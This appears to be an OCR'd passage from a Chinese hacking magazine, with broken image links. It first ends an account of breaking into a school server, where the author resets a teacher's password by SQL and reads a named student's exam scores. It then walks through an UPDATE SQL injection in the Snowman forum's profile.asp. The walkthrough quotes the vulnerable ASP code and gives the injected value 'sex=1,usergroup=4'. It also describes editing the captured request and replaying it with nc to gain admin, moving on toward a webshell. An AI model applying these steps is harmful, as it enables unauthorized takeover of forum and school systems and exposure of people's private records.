


图 5




图 6

接着利用其帐号登录，具体命令如下：update eis_mana_log set pass='垿愸' where id=292，OK，成功进入教师的管理页面，如图 6。

经过一番摸索，终于查得她的分数，如下：

```
?3030303
?30301
?102
?崔XX
?118.5
?1.38
?118
?0.16
?116
?0.91
?352.5
?0.75
?174
```

怪不得老师不让我们知道别人的名次……

总结

1. 此次入侵并没有什么太高深的技术，有时候多看看源代码会对你入侵很有的帮助。

2. 要多注意服务器的安全，不要把密码文件放在上面（我就在那台服务器上找到所有学校交换机的密码）。

3. 有了 SA 权限以后就等于让入侵者有了 SYSTEM 权限，所以建议大家调用数据库时尽量避免用 sa 帐号。

（本文涉及的相关工具：HDSI3.0，光盘中有收录。）

Update注入的精彩

——雪人论坛修改版提升权限漏洞

剑心[B.C.T]

现在论坛等程序的安全性都普遍的提高了，再也不是随便在某个接受参数的 URL 后面加个“'”就能发现漏洞并利用了。稍微有点安全意识的程序作者都知道将提交过来的容易被修改、导致出问题的参数，如 ID 等做了详细的处理，特别是地址栏里出现的参数，更是防得滴水不漏，譬如先过滤单引号，然后看看 ID 是不是数字，或者干脆将“'”变成“''”，这样处理后的参数相对来说就安全多了，再也不会被人很轻易地发现地址栏里的某个参数没有过滤，从而使用 NBSI 之类的工具跑出密码什么的了。但是要做到真正的安全是很难的，大家都知道所有的用户输入都是有害的，但是如何真正做到不管参数来自哪里，都让每个参数过滤完全，才是程序员面临的最大问题，特别是在一些开源程序里问题更是严重。

雪人论坛是国内比较大的一个论坛，早期也曾经存在过 Sql 注入漏洞。这个论坛修改版本众多，在发现大部分修改版 index.asp 存在 Cookie 注入漏洞之后，再次发现其另外一个页面 profile.asp 的重大问题，导致任意用户可以提升为论坛管理员。在此我给大家分析一下漏洞产生的原因，也希望能给大家一些漏洞利用的启发。颓废者论坛是雪人修改版之一，我们就以他为例子来说明，他修改资料的页面参数过滤不严和 Sql 语句写得有问题，导致我们可以直接修改自己的权限为管理员。首先看看出现问题的 profile.asp 的部分代码吧！

```
step = ChkSql(request("step"))
select case step
     case "2"
……
else
StrSql = "select password from sf_user where username = '" & ChkSql(request.cookies("sf")("username")) & "'"
Set rs2 = Conn.Execute(StrSql)
……
if request("birthday_y") = "" or request("birthday_m") = "" or request("birthday_d") = "" then
birthday = "1980-01-01"
else
if not (IsNumeric(request("birthday_y")) or IsNumeric(request("birthday_m")) or IsNumeric(request("birthday_d"))) then
……
end if
sex = request("sex")
StrSql = "update sf_user set"
if request("password") <> "" then
StrSql = StrSql & " password = '" & md5(ChkSql(request("password"))) & "',"
end if
StrSql = StrSql & " [like] = '" & ChkSql(server.htmlencode(request("like"))) & "',"
StrSql = StrSql & " sex = " & sex & ","
```

```
if request("invisible") = "1" then
StrSql = StrSql & " invisible = 1, "
else
                    StrSql = StrSql & " invisible = 0, "
            end if
            StrSql = StrSql & " where username = '" &
ChkSql(request.cookies("sf")("username")) & "'"
            Conn.Execute(StrSql)
```

因为中间用到了 chksql 函数，我们看看 inc/char_inc.asp 文件里的 chksql 函数：

```
function ChkSql(StrSql)
      if IsNull(StrSql) then
            ChkStr = ""
            exit function
      end if
      ChkSql = Replace(StrSql, "'", "''")
end function
```

chksql 过滤了单引号，经过这层过滤的字符类型变量没有办法利用了，数字类型还是可以绕过的。来分析代码，代码比较长，首先是过滤提交 step 的参数，这里我比较奇怪，这个参数根本是不会到 Sql 语句中也不会到数据库中的，程序作者还是将他过滤了，是不是太……再看后面的，无论是提交的 Cookie 还是接受的生日什么的，无一例外都经过了 chksql 函数处理，这样字符类型的变量是没有办法利用了，并且生日什么的还判断了是否为数字，数字类型的也无懈可击了！我们耐心点往下看，呵呵！看到 sex = request("sex")了么？就是我们提交的性别，没有经过任何过滤呢！也许作者认为在单选框里的变量没有什么威胁吧，呵呵！找到一个我们可以利用的变量了，看看这个变量都做了什么，往下找，发现他被直接通过 StrSql = StrSql & " sex = " & sex & ", " 这一句送到 Sql 语句了！是不是很高兴？等等，高兴的在后面呢！看看 Sql 语句怎么写的，要是只能 select 什么的就不好玩了，因为只能 select 什么的啊！呵呵，原来是 Update 操作啊！Update 语句的注入我们见得比较少，但是漏洞存在的话威胁也许更大的！update 后面直接指定的是 sf_user 这个表，哈哈！太高兴了！也就是说我们可以操作 sf_user 表里的任何东西了！不找其他漏洞了，这一个变量就是致命的！我们看看 sf_user 表的结构，发现里面 password 后面就是 usergroup 字段，代表了用户的权限，管理员就是 4，普通用户是 0，还有斑竹什么的我就没兴趣了！如果我们将 sex 的值变成 1,usergroup=4，然后提交给程序的话，我们不就是管理员了？针对有问题的 update 注入是很爽的哟！

赶快去试试！首先去论坛注册一个，我注册的是 jnclovesw，到修改资料页面，如图 1。




图 1

看到性别表单了吧！我们想办法把它变成 1,usergroup=4，提交就可以变成管理员。怎么改变这个值呢？一种办法是用 WSE 抓包，修改数据包之后再提交就是管理员了！具体操作使用 WSE 抓 IE 的包，如图 2。




图 2

然后修改其中 post 内容的 sex=1 为 sex=1,usergroup=4，多了 10 个字符嘛，所以修改上面的 Content-Length：260 为 Content-Length：272，保存为 jnc.txt，用 NC -vv 127.0.0.1 80 < jnc.txt 的格式进行提交，如图 3。成功了么？

退出然后重新登录，如图 4，呵呵，jnclovesw 是管理员了吧！不过瘾？那看看如何拿到 webshell 吧？去后台登录，在 /admin/adminlogin.asp 页面，点登录后却发现怎么也无法登录，看看后台是怎么验证的。




图 3

